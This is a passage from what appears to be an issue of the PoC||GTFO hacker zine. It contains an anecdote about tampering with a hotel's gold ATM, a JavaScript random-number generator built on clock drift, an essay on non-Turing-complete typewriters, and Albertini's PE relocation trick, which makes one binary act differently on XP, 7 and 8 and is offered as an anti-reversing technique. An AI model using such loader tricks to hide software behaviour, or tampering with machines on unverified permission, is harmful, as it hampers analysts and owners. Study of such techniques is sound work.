Perhaps you will see this as an opportunity to go on a quest of ELF-discovery and be able to take this work to the next level. If you do discover a path to argument control, we hope you will take the time to share your thoughts with the wider community.

Peace out, and may the Manul always be with you.

[11] See PoC||GTFO 2:6 on page 96.

0:6 GTFO or #FAIL

by FX of Phenoelit

To honor the memory of the great Barnaby Jack, we would like to relate the events of a failed proof of concept. It happened on the second day of the Black Hat Abu Dhabi conference in 2010 that the hosts, impressed by Barnaby's presentation on ATMs, pointed out that the Emirates Palace hotel features a gold ATM. So they asked him to see if he could hack that one too.

Never one to reject challenges or fun to be had, Barns gathered a bunch of fellow hackers, who shall remain anonymous in this short tale, to accompany him to the gold ATM. Suffice it to say, yours truly was among them. Thus it happened that a bunch of hackers and a number of hosts in various white and pastel colored thawbs went to pay the gold ATM a visit. Our hosts had assured everyone in the group that it was totally OK for us to hack the machine, as long as they were with us.

The PoC

While the gold ATM, being plated with gold itself, looked rather solid, a look at the back of the machine revealed a messy knot of cables, the type of wiring normally found on a Travis Goodspeed desk. Since the machine updates the gold pricing information online, we obviously wanted to have a look at the traffic. We therefore disconnected the flimsy network connections and observed the results, of which there were initially none to be observed, except for the machine to start beeping in an alarming way.

Nothing being boring, we decided to power cycle the machine and watch it boot. For that, yours truly got behind it and used his considerable power cable unplugging skills to their fullest extent. Interestingly enough, the gold ATM stayed operational,

obviously being equipped with the only Uninterruptable Power Source (UPS) in the world that actually provides power when needed.

Reappearing from behind the machine, happily holding the unplugged network and power cables, yours truly observed the group of hosts being already far away and the group of hackers following close behind. Inverting their vector of movement, the cause of the same became obvious with the approaching storm troopers of Blackwater quality and quantity. Therefore, yours truly joined the other hackers at considerable speed.

The FAIL

Needless to say, what followed was a tense afternoon of drinking, waiting, and considering exit scenarios from a certain country, depending on individual citizenship, while powers that be were busy turning the incident into a non-issue.

The #FAIL was quickly identified as the inability of the fellowship of hackers to determine rank and therefore authority of people that all wear more or less the same garments. What had happened was that the people giving authority to hack the machine actually did not possess said authority in the first place or, alternatively, had pissed off someone with more authority.

The failed PoC pointed out the benefits of western military uniforms and their rank insignia quite clearly.

Neighborly Greetings

Neighborly greetings are in order to Mr. Nils, who, upon learning about the incident, quietly handed the local phone number of the German embassy to yours truly.[12]

[12] +971.2.644.6693

1 Proceedings of the Society of PoC||GTFO: An Epistle to the 10th H2HC in São Paulo

1:1 Lend me your ears!

In PoC||GTFO 1:2, Dan Kaminsky presents of all strange things a *defensive* PoC! His four lines of Javascript seem to produce random bytes, but that can't possibly be right. If you disagree with him, PoC||STFU.[1]

This issue's devotional is in PoC||GTFO 1:3, where Travis Goodspeed shares a thought experiment in which Ada Lovelace and Serena Butler fight on opposite sides of the Second War on General Purpose Computing using Don Lancaster's TV Typewriter as ammunition.

In the grand tradition of backfiring parse tree differentials, Ange Albertini shares in PoC||GTFO 1:4 a nifty trick for creating a PE file that is interpreted differently by Windows XP, 7, and 8. Perhaps you'll use this as an anti-reversing trick, or perhaps you'll finally learn why TinyPE doesn't work after XP. Either way, neighborliness abounds.

In PoC||GTFO 1:5, Julia Wolf demonstrates on four napkins how to make a PDF that is also a ZIP. This trick was so nifty that we used it not only in `pocorgtfo01.pdf`, but also in all of

[1] See PoC||GTFO 2:9 for a counter-example in Firefox under high load.

our subsequent releases.

In PoC||GTFO 1:6, Josh Thomas will teach you a how to permanently brick an Android phone by screwing around with its voltage regulators in quick kernel patch. We the editors remind readers to send only quality, technical correspondence to Josh; any rubbish that merely advocates your chosen brand of cellphone should be sent to `jobs@paper.li`.

Today's sermon, to be found in PoC||GTFO 1:7, concerns the divinity of programming languages, from PHP to BASIC. Following along with a little scripture and a lot of liquor, we'll see that every language has a little something special to make it worth learning and teaching. Except Java.

1:2 Four Lines of Javascript that Can't Possibly Work So why do they?

by Dan Kaminsky

Introduction

When Apple's iPhone 5S was announced, a litany of criticism against its fingerprint reader was unleashed. Clearly, it would be vulnerable to decade old gelatin cloning attacks. Or clearly, it would utilize subdermal analysis or electrical measurement or liveness checking and not be vulnerable at all. Both fates were possible.

It took Nick DePetrillo and Rob Graham to say, "PoC||GTFO."

What Starbug eventually demonstrated was that the old attacks do indeed still work. It didn't have to be that way, but at the heart of science is experimentation and testing. The very definition of unscientific work is not merely that it will not be subjected to test but that by design it cannot.

Of course, I am not submitting an article about the iPhone 5S. I'm here to write about a challenge that's been quietly going on for the last two years, one that remains unbroken.[2]

Can we use the clock differentials, baked into pretty much every piece of computing equipment, as a source for a True Random Number Generator? We should find out.

[2] *See PoC||GTFO 2:9 on page 115 for a break that was written in reply to this article. Dan's challenge worked! —PML*


```
// These functions form an RNG.
function millis()          {return Date.now();}
function flip_coin()       {n=0; then = millis()+1; while(millis()<=then) {n=!n;} return n;}
function get_fair_bit()    {while(1) {a=flip_coin(); if(a!=flip_coin()) {return(a);}}}
function get_random_byte(){n=0; bits=8; while(bits--){n<<=1; n|=get_fair_bit();} return n;}

// Use it like this.
report_console = function() {while(1) {console.log(get_random_byte());}}
report_console();
```

Figure 1.1: Reduced Dakarand as four lines of Javascript.

Context

"The generation of random numbers is too important to be left to chance," as Robert R. Coveyou from Oak Ridge liked to say. Computers, at least as people like to mentally model them, are deterministic devices. The same input will always lead to the same output.

Electrically, this is unnecessary. It takes a lot of work to make an integrated circuit completely reliable. Semiconductors are more than happy to behave unpredictably. Semiconductor manufacturers, by contrast, have behaved very predictably, refusing to implement what would admittedly be a rather difficult part to test.



Only recently have we gotten an instruction out of Intel to retrieve random numbers, RDRAND. I can't comment as to the validity of the function except to say that any audit process that refuses its auditors physical access to the part in question and disables all possible debugging or post-verification after release is not a process that inspires confidence.

But do we need the instruction? The core assumption is that in lieu of RDRAND the computer is deterministic, that the same input will lead to the same output. Seems reasonable, until you ask:

If all I do is turn a computer on, will it take the same number of nanoseconds to reach the boot screen?

If you think the answer is yes, PoC||GTFO.

If you think the answer is no, that there will be some amount of nanosecond drift, then where does this drift come from? The answer is that the biggest lie about your computer is that it's just one computer. CPU cores talk to memory busses talk to expansion busses talk to storage and networking and the interrupt of the month club. There are generally some number of clocks, they have different speeds and different tolerances, and you do not get them synchronized for free. (System-on-Chip devices are a glaring exception, but it's still rather common for them to be speaking to peripherals.)

Merely turning the machine on does not synchronize everything, so there is drift. Where there is drift, there is entropy. Where there is entropy, there is security.

This is Actually a Problem

To stop a brute force attack against your random number generator, you need a few bits. At least 80, ideally 128. Not 128 million. 128. Ever. For the life of that particular device. (Not

model! The attacker can just go out and buy one of those devices, and find those 128 bits.) Now you may say, "We need more than 128 bits for production." And that's fine. For that, we have what are known as Cryptographically Secure Pseudo Random Number Generators (CSPRNG's). Seed 128 bits in, get an infinite keystream out. As long as the same seed is never repeated, all is well.

Cryptographers love arguing about good CSPRNGs, but the reality is that it's not that hard to construct one. Run a good cipher or hash function (not RC4) in pretty much any sort of loop and the best attack reduces to breaking that cipher or hash function. (If you disagree, PoC||GTFO.) That's not to say there aren't "nice to have" properties that an ideal CSPRNG can acquire, but empirically two things have actually happened in the real world some of us are trying to defend.

First, most PRNG's aren't cryptographically secure. Most random numbers are not securely generated. They could be. CSPRNGs can certainly be fast enough. If we really wanted, they could be simple enough too. To be fair, the advice of "Just use `/dev/urandom`." is what most languages should follow. But there's a second issue, and it's severe.

The second issue, the hard part, is not expanding 128 bits to an infinite stream. The hard part is actually getting those 128 bits! So called "True Random Number Generation" is actually the thing we are bad at, in the real world. The CSPRNG of the gods falls to a broken TRNG. What is a kernel supposed to do when `/dev/urandom` wants data and there is no seed? The whole idea behind `/dev/urandom` is that it will provide answers immediately. And so, in general, it does.

And then Nadia Heninger scans the Internet, and finds that 1/200 RSA keys are badly formed. That's a floor, by the way. Keys that are similar but not quite identical are not counted in

that 1/200. But of course, buying a handful of devices gives you the similarity map.

However bad clock differentials might be, they would not have created this apocalyptic failure rate.

This Didn't Have to Happen


In 1999, Daniel J. Bernstein pointed out that the 16 bit transaction ID in DNS was insufficient and that the UDP source port could be overloaded to provide almost 32 bits of entropy per DNS request. His advice was not accepted.

In 1996, Matt Blaze created Truerand, a scheme that pitted the CPU against signal handlers. His approach actually has a long and storied history, back to the VMS days, but it was never accepted either.


In 2011, I released Dakarand. Dakarand is a collection of approaches for pitting various clocks inside against a computer against each other. Many random number generation schemes come down to measuring something that varies by millisecond with something that varies by nanosecond. (Your CPU, running in a tight loop, is a fast clock operating in the gigahertz. Your RTC—Real Time Clock—is much slower and is not reporting milliseconds accurate to the nanosecond. In confusion, profit.)

Dakarand may in fact fail, somehow, somewhere, in some mode. But thus far, it seems to work pretty much everywhere, even virtual machines. (As a TRNG, each read event can generate new seed material without depending on data that might have been inherited before VM cloning.)

In 2013, in honor of Barnaby Jack, I tossed together the code on page 40. It's the weakest possible formulation of this concept, written in JavaScript and hardened only with the barest level of Von Neumann. It is called `oi.js`, and you should break it.


What is a
CLOCALPEEP?
Another name for the CCB-II, which is:
• a clock
hour, minute, second
• a calendar
day, day of week, month, year
• an audio alarm
All on one board for your
TRS-80 Model II
It includes a pacemaker battery which will give over 8 years of continuous timekeeping.
From the folks who brought you the best CP/M® for the Model II.
$175 plus shipping
Prepaid, COD, Mastercharge or Visa orders accepted. California residents add 6% sales tax.
TRS-80 is a trademark of Tandy Corp.
CP/M is a registered trademark of Digital Research Inc.
PICKLES & TROUT
P.O. BOX 1206, GOLETA, CA 93116, (805) 967-9563
Warning: Installation requires opening the Model II, which may void its warranty. We suggest that you wait until the warranty period has expired before installing the CCB-II.


SciTronics introduces . . .
REAL TIME CLOCKS
with full Clock/Calendar Functions
The Worry-free Clocks for People Who Don't Have Time to Worry!!
What makes them worry-free?
• Crystal controlled for high (.002%) accuracy
• Lithium battery backup for continuous clock operation (6000 hrs!!!)
• Complete software in BASIC-including programs to Set and Read clock
• Clock generates interrupts (seconds, minutes, hour) for foreground/background operation
Applications:
• Logging Computer on time
• Timing of events
• Use it with the SciTronics Remote Controller for Real Time control of A.C. operated lights and appliances
Versions available for:
• S-100 bus computers RTC-100 $159
• Apple II computer RTC-A $129
• SciTronics RC-80 owners RC-80CK $109
Send Check or money order to:
SciTronics Inc.
523 S. Clewell St., P.O. Box 5344
Bethlehem, PA 18015
(215) 868-7220
Please list system with which you plan to use controller • Master Charge and Visa accepted. COD's accepted. PA residence add sales tax.


World's Most Inexpensive BASIC Language System
$995
Limit: one per customer
OFFER expires September 15, 1975.
Altair 8800 Computer Kit
Two 4,096 word Memory Boards (kit)
Your choice of Interface Boards (kit)
Altair 8K BASIC Language

After all, it's just JavaScript. It can't be secure.

The idea is, in fact, to find the weakest formulation of this concept that still works. PoC || GTFO shows us where known security stops and safety margin begins.

On Measuring the Strength of Cryptosystems

Sometimes people forget that we regularly build remarkably safe code out of seemingly trivial to break components. Hash functions are generally composed of simple operations that, with only a few rounds of those functions, start becoming seriously tricky to reverse. RSA, through this lens, is just multiply as an encryption function, albeit with a mind bending number of rounds.

Humans do not require complex radioactivity measurements or dwellings on the nature of the universe to get a random bit. They can merely flip a coin, a system that is well described as the Newtonian interaction between a slow clock (coin goes up, coin goes down) and a fast clock (coin spins round and round.) Pretending that there is nothing with the properties of a simple coin anywhere in the mess that is a device that can at least run Linux is enabling vulnerability.

PoC's in defense are rare—now let's see what you've got. ;)

1:3 Weird Machines from Serena Butler's TV Typewriter

by Travis Goodspeed

In the good old days, one could make the argument—however fraudulent!—that memory corruption exploits were only used by the bad guys, to gain remote code execution against the poor good guys. The clever folks who wrote such exploits were looked upon as if they were kicking puppies, and though we all knew there was a good use for that technology, we had little more than RMS's paranoid ramblings about fascism to present as a legitimate use-case. Those innocent days in which exploit authors were derided as misfits and sinners are beginning to end, as children must now use kernel exploits to program their own damned cell phones. If we as authors of weird machines are to prepare for the future, it might be a good idea to work out a plan of last resort. What could be built if computers themselves were outlawed?

I'm writing to share with you the concept of a Butlerian Typewriter, loosely inspired by Cory Doctorow's 28C3 lecture and strongly inspired by many good nights of fine scotch with Sergey Bratus, Meredith Patterson, Len Sassaman, Bx Shapiro, and Julian Bangert. It's a little thought experiment about what weird machines could be constructed in a world that has outlawed Turing-completeness.

In the universe of Frank Herbert's Dune, the war on general-purpose computing is over, and the computers lost—but not before they struck first, enslaved humanity, and would have eliminated it if it were not for one Serena Butler. St. Serena showed the way by defenestrating a robotic jailer, leading the rest of humanity in the Butlerian Jihad against computers and thinking


machines. Having learned the hard way that building huge centralized systems to run their lives was not a bright idea, humans banned anything that could grow into one.

So general-purpose computers still exist on the black market, and you can buy one if you have the right connections and freedom from prosecution, but they are strictly and religiously illegal to possess or manufacture. The Orange Catholic Bible commands, "Thou shalt not make a machine in the likeness of a man's mind."

Instead of general purpose computers, Herbert's society has application-specific machines for various tasks. Few would argue that a typewriter or a cat picture is dangerous, but your iPhone is a heresy. Siri would be mistaken for the Devil herself.

Let's simplify this rule to Turing-completeness. Let's imagine that it is illegal to possess or to manufacture a Universal Turing Machine. This means no ELF or DWARF interpreters, no HTML5 browsers. No present-day CPU instruction set is legal either; not ARM, not MIPS, not PowerPC, not X86, and not AMD64. Not even a PDP11 or MSP430. Pong would be legal, but Ms. Pac-Man would not. In terms of Charles Babbage's work, the Difference Engine would be fine but the Analytical Engine would be forbidden.

Now comes the fun part. Let's have a competition between Ada Lovelace and Serena Butler. Serena's goal is to produce what we will call a Butlerian Typewriter, an application-specific word processor of sorts. She can use any modern technology in designing the typewriter, as such things are available to her from the black market. She even has access modern manufacturing technology, so producing microchips is allowed if they are not Turing-complete. She may not, however, produce anything contrary to the O.C.B.'s prohibition against thinking machines. Nothing Turing-complete is legal, and even her social standing


POCKET ASCII TERMINAL
MIDGET DUPLEX UNIT WITH MAN-SIZED CAPABILITIES
Here's $395 worth of convenience for anyone working with digital systems. Carry it anywhere in a pocket, valise or toolkit to enter and retrieve data, run diagnostics, change constants, test data links, etc.
TERMINAL
POCKET TERMINAL
Look at its facilities:
● Transmits 128 ASCII codes
● Can display last 30 characters received
● Displays full 64-character ASCII set on clear 16-segment LEDs
● 25-line RS232/c compatible interface
● Single 5V supply required at 400mA typical
● 110 or 300 baud transmission selectable
● Parity codes, stop bits settable to your standard
● Obeys bell, cursor and data format control codes
Phone or write us for more details now:
GR ELECTRONICS,
1640 Fifth Street,
Santa Monica, CA 90401.
Telephone: (213) 395-4774.
Telex: 65-2337 (BT Smedley SNM).

isn't sufficient to get away with mass production of computers.

So Serena designs a Butlerian Typewriter using black market tools like Verilog or VHDL, then mass produces it for release on the white market as a consumer appliance with no Turing machine included. One might imagine that she would begin with a text buffer, wiring its output to a 1970's cathode-ray television and its input to a keyboard. Special keys could navigate through the buffer. Not very flashy by comparison to today's tweety-boxes, but it can be done.

After this typewriter hits the market, Ada Lovelace comes into play. Ada's unpaid gambling debts prevent her from buying on the black market, so she has no way to purchase a computer. Instead, her goal is to build a computer from scratch out of the pieces of a Butlerian Typewriter. This won't be easy, but it's a hell of a lot simpler than building a computer out of mechanical disks or ticker-tape!

In playing this as a game of conversation with friends, we've come to a few conclusions. First, it is possible for Serena to win if (1) she's very careful to avoid feature creep, (2) the typewriter is built with parts that Ada cannot physically rewire, and (3) Ada only has a single machine to work with. Second, Ada seems to always win if (1) the complexity of the typewriter passes a certain threshold, (2) she can acquire enough typewriters, or (3) the parts are accessible enough to rewire.

As purpose of the game is to get an intuitive feeling for how to build computers out of twigs and mud, let's cover some of the basic scenarios. (The game is little fun when Serena wins, so her advocate almost always plays both sides.)

- If Serena builds her machine from 7400-series chips, Ada

can rewire those chips into a general-purpose computer.

- If Ada can purchase thousands of typewriters, she can rewire each into some sort of 7400-equivalent, like a NAND gate. These wouldn't be very power-efficient, but Ada could arrange them to form a computer.

- If Serena adds any sort of feedback from the output of the machine to the input, Ada gets a lot more room to maneuver. Spellcheck can be added safely, but storage or text justification is dangerous.

- It's tempting to say that Serena could win by having a mask-programmed microcontroller that cannot execute RAM, but software bugs will likely give a victory to Ada in this case. This is only interesting because it's the singular case where academics' stubborn insistence that ROP is different from ret-to-libc might actually be relevant!

So how does a neighbor learn to build these less-than-computers, and how does another neighbor learn to craft computers out of them? If you are unfamiliar with hardware design languages, start off with a tutorial in VHDL or Verilog, then work your way up to crafting a simple CPU in the language. After that, sources get a bit harder to come by.

A primitive sort of Butlerian Typewriter is described by Don Lancaster in his classic article TV Typewriter from the September 1973 issue of Radio Electronics. His follow-up book, the TV Typewriter Cookbook, is as complete a guide you could hope for when designing these sorts of machines. Lancaster's books as

well as his article are available for free on his website, but you'd do well to spend 15¢ on a paperback from Amazon.

Lancaster's TV Typewriter differs from Serena's in a number of ways, but chief among them is motivation. He avoided a CPU because he couldn't afford one, and he limited RAM because it was hellishly expensive in 1973. By contrast, Serena is interested in building what a brilliant engineer like Don might have made with today's endless quantities of memory and modern ASIC fabrication, while still avoiding the CPU and hoping to avoid Turing-completeness entirely.

In addition to Lancaster's book, those wishing to learn more about how to build fancy electronics without computers should buy a copy of How to Design & Build Your Own Custom TV Games by David L. Heiserman. Published in 1978, the book is still the best guide to building interactive games around substantially analog components. For example, he shows how the paddles in a table-tennis game can be built from 555 timers, with the controllers being variable resistors that increase or decrease




Figure 1.2: Don Lancaster's 1973 TV Typewriter

the time from the page blank to the drawing of the paddle.

To get some ideas for building computers out of twigs and mud, take a look at the brilliant papers by Dartmouth's Scooby Crew. They've built thinking machines from DWARF,[3] ELF,[4] and even the X86 MMU![5] I fully expect that by the end of the year, they'll have built a Turing-machine from Lancaster's original 1973 design.

Let's take a look at some examples of these fancy typewriters. I hope you will forgive me for asking annoying questions for each, but still more, I hope you will argue over each question with a clever neighbor who disagrees.

Simple Butlerian Typewriter: As a starting point, the simplest form of a Butlerian Typewriter might consist of a Keyboard that feeds into a Text Buffer that feeds into a Font ROM that feeds into an NTSC Generator that feeds into an analog TV. The Text Buffer would be RAM alternately addressed by the keyboard on the write phase and a line/row counter on the read phase. As the display's electron beam moves left to right, individual letters are fetched from the appropriate row of the Text Buffer and used as an address in the Font ROM to paint that letter on the screen.

This is roughly the sort described in Lancaster's original article. Note that it does not have storage, spell-check, justification, I/O, or any other fancy features, although he describes a few such extensions in his TV Typewriter Cookbook.

[3] Exploiting the Hard Working Dwarf from WOOT 2011

[4] "Weird Machines" in ELF: A Spotlight on the Underappreciated Metadata from WOOT 2013

[5] Page Fault Liberation Army from 29C3

BT with Storage: There are a few different ways to implement storage. The simplest might be for Serena to battery-back the character buffer and have it as a removable cartridge, but that exposes the memory bus to Ada's manipulations. It's not hard to rewire a parallel RAM chip to be a logic gate by making its data a lookup table; this is how the first FPGA cells operated.

So if a removable memory isn't an option, what is? Perhaps Serena could make a removable typewriter module that holds everything but the keyboard, but that wouldn't allow for the copying of documents. Serial memory, such as an SPI Flash or EEPROM chip, is a possibility, but there's no good reason to think that it's any safer than parallel RAM.

A pessimist might say that external storage is impossible unless Ada is restricted to a small number of typewriters, but there's a loophole nearly as old as Mr. Edison himself. The trick is to have the typewriter flush its buffer to an audio cassette through a simple modem, and you'll find handy schematics for doing just that in Lancaster's book. Documents can be copied, or even edited, by splicing the tape in an old-fashioned recording studio.

Why is it that storage to an audio cassette is safer than storage to a battery-backed RAM module? At what point does a modem and tape become the sort of tape that Turing talked about?

BT with Spellcheck: Let's consider the specific case in which Serena has a safe design of a minimal typewriter and wishes to add spell check. The trick here is to build a hardware associative memory with a ROM that contains the dictionary. As the display's electron beam moves left to right, the current word is selected by division on spaces and newlines, and fed into the Spellcheck ROM, a hardware associative memory containing a list of valid words. The output of this memory is a single bit, which is routed to the color input of the NTSC Generator. With

matching words in white and suspicious words in red, the typewriter could look much like Emacs' `flyspell-mode`.

So long as the associative memory is in ROM, this seems like a rather safe addition. What sort of dangers would be introduced if the associative spellcheck dictionary were in RAM? How difficult would it be to build a CPU from nothing but a few associative memory units, if you had direct access to their bus but could not change any internal wiring? How few memories would you need?

BT with Printing: Printing turns out to be much easier than electronic storage. The first method is to simply expose photographic film to the display, much as oscilloscopes were photographed in the good ol' days.

Another method would be to include a daisy wheel, dot matrix, or thermal print-head fed by a different Font ROM at a much slower scan rate. While much more practical than taking a dozen Polaroid photographs, it does give Ada a lot more room to work with, as the wiring would be exposed for her to tap and rewire.

I don't expect general purpose computing to be outlawed any

time soon, but I do expect that the days of freely sharing software might soon be over. At the same time that app stores have ruthlessly killed the shareware culture that raised me as a child, it's possible that someday exploit mitigations might finally kill off remote code execution.

At the same time that we fight the good fight by developing new and clever mitigation bypasses, we ought to develop new and clever ways to build computers out of whatever scraps are left to us when straight-jacketed in future consumer hardware. Without Java, without Flash, without consistent library locations, without predictable heap allocations, our liquored and lovely gang continues to churn out exploits. Without general-purpose computing, could we do the same?

Please share this article with a neighbor,
and also share a bottle of scotch,
and argue in the kitchen for hours and hours,
—Travis

1:4 Making a Multi-Windows PE

by Ange Albertini

Evolution of the PE Loader

The loader for PE, Microsoft's Portable Executable format, evolved slowly, and became progressively stricter in its interpretation of the format. Many oddities that worked in the past were killed in subsequent loader versions; for example, the notorious TinyPE doesn't work after Windows XP, as subsequent revisions of Windows require that the `OptionalHeader` is not truncated in the file, thus forcing a TinyPE to be padded to 252 bytes (or 268 bytes in 64-bit machines) to still load.

Windows 8 also brings a new requirement that the Entry Point Address be less than or equal to the size of the header when the entry point is non-zero, so old-school packers like FSG[6] no longer work.

So there are many real-life examples of binaries that just stop working with the next version of Windows. It is, on the other hand, much harder to create a Windows binary that would continue to run, but differently—and not just because of some explicit version check in the code, but because the loader's interpretation of the format changed over time. This would imply that Windows is not a single evolving OS, but rather a succession of related yet distinct OSes. Although I already did something similar, my previous work was only able to differentiate between XP and the subsequent generations of Windows.[7] In this article I show how to do it beyond XP.

[6] Fast Small Good, by bart/xt

[7] See "TLS AddressOfIndex in an Imports descriptor" for differentiating OS versions by use of Corkami's `tls_aoiOSDET.asm`.

A Look at PE Relocations

PE relocations have been known to harbor all sorts of weirdness. For example, some MIPS-specific types were supported on x86, Sparc or Alpha. One type appeared and disappeared in Windows 2000.

Typically, PE relocations are limited to a simple role: whenever a binary needs to be relocated, the standard Type 3 (`HIGH_LOW`) relocations are applied by adding `LoadedImageBase`–`HeaderImageBase` to each 32-bit immediate.

However, more relocation types are available, and a few of them present interesting behavioral differences between operating system releases that we can use.

Type 9 This one has a very complicated 64-bit formula under Windows 7,[8] while it only modifies 32 bits under XP. Sadly, it's not supported anymore under Windows 8. It is mapped to `MIPS_JMPADDR16`, `IA64_IMM64` and `MACHINE_SPECIFIC_9`.

Type 4 This type is the only one that takes a parameter, which is ignored under versions older than Windows 8. It is mapped to `HIGH_ADJ`.

Type 10 This type is supported by all versions of Windows, but it will still help us. It is mapped to `DIR64`.

So Type 9 relocations are interpreted differently by Windows XP and 7, but they have no effect under Windows 8. On the other hand, Type 4 relocations behave specially under Windows 8. In particular, we can use the Type 4 to turn an unsupported Type 9 into a supported Type 10 only in Windows 8. This is possible because relocations are applied directly in memory, where they can freely modify the subsequent relocation entries!

[8] See Roy G Biv's `vcode2.txt` from Valhalla Issue 3.
`http://spth.virii.lu/v3/`

Implementation

Here's our plan:

1. Give a user-mode PE a kernel-mode `ImageBase`, to force relocations,

2. Add standard relocations for code,

3. Apply a relocation of Type 4 to a subsequent Type 9 relocation entry:

   - Under XP or Win7, the Type 9 relocation will keep its type, with an offset of `0f00h`.
   - Under Win8, the type will be changed to a supported Type 10, and the offset will be changed to `0000h`.

4. We end up with a memory location, that is either:

   XP Modified on 32b (`00004000h`),

   Win7 modified on 64b (`08004000h`), or

   Win8 left unmodifed (`00000000h`), because a completely different location was modified by a Type 10 relocation.

```
;relocation Type 4, to patch unsupported relocation
;                                   Type~9 (Windows~8)
block_start1:
    .VirtualAddress dd relocbase - IMAGEBASE
    .SizeOfBlock dd BASE_RELOC_SIZE_OF_BLOCK1

    ; offset +1 to modify the Type, parameter set to -1
    dw (IMAGE_REL_BASED_HIGHADJ<<12)|(reloc4+1-relocbase), -1
BASE_RELOC_SIZE_OF_BLOCK1 equ  - block_start1
```

```
; our Type 9 / Type 10 relocation block:
; Type 10 under Windows8,
; Type 9 under XP/W7, where it behaves differently
block_start2:
    .VirtualAddress dd relocbase - IMAGEBASE
    .SizeOfBlock dd BASE_RELOC_SIZE_OF_BLOCK2

; 9d00h will turn into 9f00h or a000h
reloc4 dw (IMAGE_REL_BASED_MIPS_JMPADDR16 << 12) | 0d00h
BASE_RELOC_SIZE_OF_BLOCK2 equ $ - block_start2
```

We now have a memory location modified transparently by the loader, with a different value depending on the OS version. This can be extended to generate different code, but that is left as an exercise for the reader.

1:5 This ZIP is also a PDF

by Julia Wolf

We the editors have lost touch with the author, who submitted the following napkin sketches in lieu of the traditional ASCII prose. Please note when forming your own submissions that we do not accept napkins, except when they are from Julia Wolf or from John McAfee. —PML

